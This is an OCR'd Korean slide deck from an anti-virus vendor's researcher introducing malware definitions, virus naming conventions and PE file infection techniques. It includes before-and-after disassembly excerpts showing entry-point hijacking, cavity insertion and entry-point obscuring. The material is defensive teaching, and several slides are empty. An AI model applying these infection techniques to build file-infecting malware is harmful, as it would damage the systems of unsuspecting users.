
Introduction to Anti-Virus




Kyu-beom Hwang
Ahnlab, Inc.
Anti-virus Technology Unit

목차

- 정의
- 정보 수집
- 명명법
- 동향
- 최근 연구 동향
- 결론

정의



MALICIOUS CODES "MALCODES"

정의(2)

- 악성 코드(바이러스 포함)의 정의
  - 제작자가 의도적(Intentionally)으로 사용자에게 피해를 주고자 만든 모든 악의의 목적(Harmful)을 가진 프로그램 및 매크로, 스크립트등 컴퓨터 상에서 작동하는 모든 실행 가능한 형태(Executable)

- 구성
  - 바이러스(VIRUS)
  - 트로이목마(TROJAN HORSE)
  - 웜(WORM)
  - 혹스(HOAX)
  - 조크(JOKE)

정의(3)

- **COMPUTER VIRUS**
  - **Fred Cohen, "Computer Viruses – Theory and Experience", 1984**
    - **We define a computer 'virus' as a program can 'infect' other programs by modifying them to include a possibly evolved copy of itself. With the infection property, a virus can spread throughout a computer system or network using the authorizations of every user using it to infect their programs. Every program that gets infected may also act as a virus and thus the infection grows.**
  - **Lawrence E. Bassham & W. Timothy Polk, "Treat Assessment of Malicious Code and Human Threats", 1992.**
    - **The following are necessary characteristics of a virus**
      - **Replication**
      - **Requires a host program as a carrier**
      - **Activated by external action**
      - **Replication limited to (virtual) system**

정의(4)

- **WORM**
  - **A worm is a sophisticated piece of replicating code that uses its own program coding to spread, with minimal user intervention. A worm might attach itself to piece of outgoing email or use a file transfer command between trust systems. Worms take advantage of holes in software and exploit system. Unlike viruses, worm rarely host themselves within a legitimate file or boot.**
- **TROJAN HORSE**
  - **A Trojan is a non-replicating program masquerading as one type of program with its real intent hidden from the user.**

정의(5)

- 컴퓨터 바이러스
  - 감염 대상 및 자기 복제 능력 을 가지는 실행 가능한 모든 유형

	바이러스	트로이목마	웜
감염대상	파일/부트	X	X
자기복제	Y	X	Y
존재형태	기생/겹침	독립	독립
복구방법	치료	삭제	삭제

※ 웜과 바이러스는 시스템내에 존재하는 형태로 구분함

정보수집


- **Malcode(*Mal*icious *Code*)**
  - **Defined as all kinds of executable programs, or macros, or scripts that are produced in order to intentionally damage computer systems. Thus, bugs occurred by programmers mistakes, which are not intentionally produced are not included in the category of malicious codes. However the bugs being really harmful to computer users are sometimes categorized as malicious codes.**
- **Malware(*Mal*icious soft*ware*)**
  - **A general purpose term encompassing virus, Trojan Horse and Worm programs(and possibly others). The main idea is that a program is malware if it 'does something bad or disagreable'. The experts may debate whether a password stealer, remote access Trojan or 'network creeper' is a virus, Trojan or Worm, but all are generally agreed to be malware.**

정보수집(2)

- VX(Virus eXchange)
  - A term originally used to describe the open exchange of virus samples, that usually involved “swapping”(as commonly seen on VX BBSes).
  - In contrast, the careful, professionally moderated transfer of samples between antivirus researchers is predicated on high level of personal trust between those sending and receiving the samples
- VXer(*V*irus e*X*changer)
  - A person involved in VX activities.
  - However, there was no handy, short term for ‘virus writer’ so ‘Vxer’ is also used to mean ‘someone involved in virus exchange or virus writing’

정보수집(3)


- ItW(In the Wild)
  - When a virus is reported to us by two or more Reporters, it's a pretty good indication that the virus is out there, spreading, causing real problems to users. We consider such a virus to be 'In the Wild'.
  - On the 15th day of each month, the formal WildList is extracted from all verified reports, and published at http://www.wildlist.org.




정보 수집(4)

- VIRUS….?
  - 일반적으로 사용하는 단어
  - 긍정적인 단어
  - 주로 ANTI-VIRUS의 의미가 같이 포함됨
- 그렇다면.. 어떤 단어를….?
  - 우리말에도 (비)속어가 존재함
  - 바이러스 정보에 포함되는 그룹명을 눈여겨 봄
  - 제작자 사이트에 있는 단어를 찾아봄
  - FTP/HTTP SEARCH를 사용함


정보 수집(5)



정보 수집(6)



정보 수집(7)



명명법(1)

- 악성코드 이름
  - 악성코드의 이름을 정하는 것은 분석자의 재량
  - 각 기업마다 명명원칙을 가지고 정함
  - **별도 커뮤니티를 운영하여 이름을 협의함**
    - **CARO, Public Channel**
  - 이미 명명된 이름을 협의에 따라서 새로 명명하기도 함
- 이름이 달라지는 이유
  - 발견 지역의 차이(주로 미주, 유럽, 아시아순으로 발견됨)
  - 주 근무시간대의 차이(시차가 큰 원인임)
  - 분석자 혹은 해당 기업간의 명명원칙 차이
  - 협의를 진행할 충분한 시간적 여유가 없음(시차 및 고객 피해 방지)

명명법(2)

- 기본 형태
  - 접두어는 보통 플랫폼을 지칭함(작동 환경)
    - **윈도우95이상(Win32/, 윈도우2000(Win2K/)등**
  - 이름은 분석가가 바이러스 명명원칙을 가지고 정함
  - 접미어는 웜**(.worm)**인지, 트로이목마**(.trojan)** 등을 표시함, 바이러스인 경우 접미어를 사용하지 않음
  - 최종접미어는 파일 손상 여부 및 형태**(.html** 혹은 **.eml)** 혹은 **@mm**과 같이 다량 메일 발송 기능 등의 특징을 표시함

접두어/	이름	.접미어	.변형	최종접미어
Win32/	**Colevo**	**.worm**	**. 188928**	**@mm**

명명법(3)

접두어

접두어	설명
Win16(W16)	EXE/NE 타입으로 Windows 3.1이상에서만 작동
Win95(W95)	EXE/PE 타입으로 Windows 95/98/Me에서 작동
Win32(W32)	EXE/PE 타입으로 Windows 9X/Me/NT에서 모두 작동
WinNT(WNT)	EXE/PE 타입으로 Windows NT/2000이상에서만 작동
Win2K(W2K)	EXE/PE 타입으로 Windows 2000이상에서만 작동
WinXP(WXP)	EXE/PE 타입으로 Windows XP이상에서만 작동
Script	스크립트 환경에서 작동
XM, X97M, X2KM, WXPM	ExcelMacro로 엑셀 제품군에서 동작함
WM, W97M, W2KM, WXPM	WordMacro로 워드 제품군에서 동작함
OM, O97M, O2KM, OXPM	OfficeMacro로 오피스 제품군에서 동작함

명명법(4)

접미어

접미어	설명
trojan	트로이목마 프로그램
worm	웜 프로그램
joke	조크 프로그램
eml	eml 파일 형태
vbs	VBS(Vbscipt) 코드
html	html 코드
asp	asp 코드
php	php 코드
batch	bat 파일 형태
constructor	악성 코드 제작 툴킷
packed	원본 이미지가 압축된 형태
unpacked	압축된 원본 이미지가 압축 해제된 경우
@image	악성코드의 이미지 파일(최종접미어)
@mm	대량 메일을 발송하는 기능을 가진 악성코드(최종접미어)
@m	메일 발송 기능이 있는 악성코드(최종접미어)
@damaged	손상된 이미지 파일(최종접미어)

명명법(5)

Win32/Colevo.worm. 188928			
다른 이름	W32/Colevo.A@mm, Worm/Colevo, Win32.HLLM.Colevo, I-Worm.Colevo, W32/Colevo@MM, I-Worm.Win32.Colevo.188928		
감염시 위험도	3등급(위해)		
확산 위험도	2등급	현재 확산도	3등급 변화추세보기
종류	웜	감염 형태	실행파일
감염 OS	윈도우	감염 경로	메일
최초발견일	2003-06-28	국내발견일	2003-07-02
특정활동일	특정일 활동 없음	제작국	불분명
진단 가능 엔진	2003.07.02.01	치료 가능 엔진	2003.07.02.01

I-Worm.Win32.Colevo.188928

명명법(6)

- CARO[4]
  - Computer Anti-virus Research Organizations
  - 유럽을 중심으로한 안티바이러스 소사이어티
  - A New Virus Naming Convention, 1991을 정함
  - 유럽연구회사외에는 잘 안씀. -> 단순화 추세
  - 현재 CARO Namming Convension개정 작업중
  - 길이가 짧은 바이러스에 대한 명명법으로 Family_Name으로 Trivial을 정하고, 변종은 Trivial.length로 표기함
  - 특징이 없는 바이러스는 Silly로 정하고, 변종은 Silly.len
  - 상주형과 비상주형(resident versus non-resident)으로 분류

명명법(7)

- 기본 형태
  - 바이러스 이름은 기본적으로 **4**개 부분으로 나뉘며 각 부분은 점**(Point, '.')**으로 구분함
  - 각 부분의 이름은 **"A-Za-z0-9$%&!'`#-"**등을 사용하여 구분함
  - **Non-Alphanumeric** 글자도 허용하나 사용은 제한하는 것을 권장함
  - 밑줄**(Underscore, '_')**은 가독성**(readability)**을 높이기 위하여 사용함
    - 글자수가 **20**글자 이상이 될 경우는 가급적이면 짧은 이름을 정함
  - 짧은 이름이 사용하기 편리함

Family_Name	.Group_Name	.Major_Variant	.Minor_Variant
인류	.황색인종	.한국인	.수원거주자

명명법(8)

- 논의중인 새 명명법
  - 기존의 명명법으로 수용할 수 없는 플랫폼이나 악성코드 형태 등이 추가되어 각 업체별 고유 방법 사용으로 인한 혼란 방지
  - 기존의 명명법에 악성코드 종류와 감염크기, 플랫폼등이 추가 됨
  - 기본 구조는 총 **8**개 항목으로 구성하며 각 항목은 생략될 수 있음

<malware_type>://<platform>/<family_name><.groupname><.infective_length><.sub variant><.devolution><.modfiers>

•Malcode_Type://	•<Platform>/	<FamilyName>	•<Group Name>	•<Infective_Length>	•<sub variant>
Virus://	W32/	Celevo		.188928	.B

명명법(9)


- 새 명명법의 문제점
  - 기존에 사용하던 이름을 변환해야 하는가**?**
  - 이름이 너무 길어지는건 아닌가**?**
  - 형식을 통일한다고 하더라도 이름이 같을 수 있는가**?**
  - 이 새로운 명명법은 **Ahnlab, McAfee, Symantec, F-PROT**등은 크게 달아지는 점 없음 **but Hauri, AVP, TrendMicro**는 변경 불가피
  - 기존의 명명법은 형식보다도 이름 자체가 틀리다는것이 더 큰 문제임
  - 형식이 통일되면 이름을 비교하여 정보 수집에 용이함

  - **Win32/Babo.worm.189232.packed -> worm://Win32/Babo.189232#upx**
  - **W97M/Hua.B, X97M/Hua.B or O97M/Hua.B -> {W97M, X97M}/Hua.B**

파일 바이러스

- 파일**(File)** 바이러스
  - 일반적인 프로그램에 감염되는 바이러스로 대부분 확장자가 **COM, EXE**인 파일에 감염시킴**.**
  - 일반 바이러스 **:** 코드의 변형이나 변화없이 고정된 크기의 간단한 형태의 바이러스**.**
  - 암호화 바이러스 **:** 바이러스 전체 또는 일부가 암호화되어 보호되는 형태로 암호화**/**복호화 루틴은 변경되지 않고 **Key**값만 변경되는 형태
  - 다형성 바이러스 **:** 바이러스 일부 또는 전부가 암호화되어 있으며 매번 암호화**/**복호화 루틴이 변경되는 형태**.**


파일 바이러스(2)



- 일반적인 실행 파일은 **MZ**헤더와 **PE/NE/LE**헤더로 구성됨


파일 바이러스(3)

* PE 파일 EXE 헤더 분석




일반적인 실행 파일은 MZ헤더와 PE/NE/LE헤더로 구성됨

파일 바이러스(4)




파일 바이러스(5)



주요 감염 기법(1)

- **ENTRYPOINTRVA수정하는 기법**



- **PEHD의 dwEntryPointRVA를 수정하여 바이러스 실행**
- 가장 일반적인 방법


```
00401150(01) 55          push ebp
00401151(02) 8BEC        mov ebp,esp
00401153(02) 6AFF        push 000FF
00401155(05) 68483040000 push 403048
0040115A(05) 6868214000  push 402168
0040115F(06) 64A100000000 mov eax,fs:[0000]
00401165(01) 50          push eax
00401166(07) 648925000000000 mov fs:[0000],esp
0040116D(03) 83C4A8      add esp,000A8
00401170(01) 53          push ebx
00401171(01) 56          push esi
00401172(01) 57          push edi
00401173(03) 8965E8      mov [ebp+000E8],esp
00401176(06) FF152[illegible] CALL KERNEL32/GetVersion
0040117C(02) 33D2        xor edx,edx
0040117E(02) 8AD4        mov dl,ah
```


감염전

```
00400270(01) 55          push ebp
00400271(04) 8D4424F8    lea eax,[esp+000F8]
00400275(02) 33DB        xor ebx,ebx
00400277(03) 648703      xchg fs:[ebx],eax
0040027A(05) E800000000  call 40027F
0040027F(01) 5B          pop ebx
00400280(03) 8D4842      lea ecx,[ebx+00042]
00400283(01) 51          push ecx
00400284(01) 50          push eax
00400285(01) 50          push eax
00400286(05) 0F014C24FE  sidt dword ptr [esp+000FE]
0040028B(01) 5B          pop ebx
0040028C(03) 83C31C      add ebx,0001C
0040028F(01) FA          cli
00400290(02) 8B2B        mov ebp,[ebx]
00400292(04) 668B6BFC    mov bp,[ebx+000FC]
```

감염후

주요 감염 기법(2)

- **ENTRYPOINT 앞부분을 수정하는 기법**



- **dwEntryPoint에 바이러스로 향하는 코드를 삽입함**
- ***Win32/FunLove.4099***


```
004010CC(01) 55          push ebp
004010CD(02) 8BEC        mov ebp,esp
004010CF(03) 83EC44      sub esp,00044
004010D2(01) 56          push esi
004010D3(06) FF15E4634080 CALL KERNEL32/GetCommandLineA
004010D9(02) 8BF0        mov esi,eax
004010DB(02) 8A00        mov al,[eax]
004010DD(02) 3C22        cmp al,22
004010DF(02) 751B        jne 4010FC
004010E1(01) 56          push esi
004010E2(06) FF15F4644080 CALL USER32/CharNextA
004010E8(02) 8BF0        mov esi,eax
004010EA(02) 8A00        mov al,[eax]
004010EC(02) 84C0        test al,al
004010EE(02) 7404        je 4010F4
004010F0(02) 3C22        cmp al,22
```


감염전

```
004010CC(01) 90          nop
004010CD(01) 90          nop
004010CE(01) 65          gs:
004010CF(05) E82CC10000  call 40d200
004010D4(05) 15E4634080  adc eax,4063e4
004010D9(02) 8BF0        mov esi,eax
004010DB(02) 8A00        mov al,[eax]
004010DD(02) 3C22        cmp al,22
004010DF(02) 751B        jne 4010FC
004010E1(01) 56          push esi
004010E2(06) FF15F4644080 CALL USER32/CharNextA
004010E8(02) 8BF0        mov esi,eax
004010EA(02) 8A00        mov al,[eax]
004010EC(02) 84C0        test al,al
004010EE(02) 7404        je 4010F4
```


감염후

주요 감염 기법(3)

- 기생겹쳐쓰기법




- **PE의 Alignment**로 인한 공간에 바이러스 코드 분할 삽입
- ***Win95/CIH, Win95/Love***



주요 감염 기법(4)

- 실행점불분명화기법(Entry Point Obscuring Scheme)



감염전


```
push edi
mov [ebp+000E8],esp
CALL KERNEL32/GetVersion
mov [408180],eax
xor eax,eax
```

감염후

```
mov [ebp+000E8],esp
CALL VIRUSCODE
mov [408180],eax
```

VIRUS BODY

CALL KERNEL32/GetVersion



동향(1)


- **2003년 1월 26일 SQL_Overflow(Slammer)**로 인터넷이 마비되었음
- 전반적으로 웜이 증가하고 있는 것으로 보임(바이러스는 주춤)

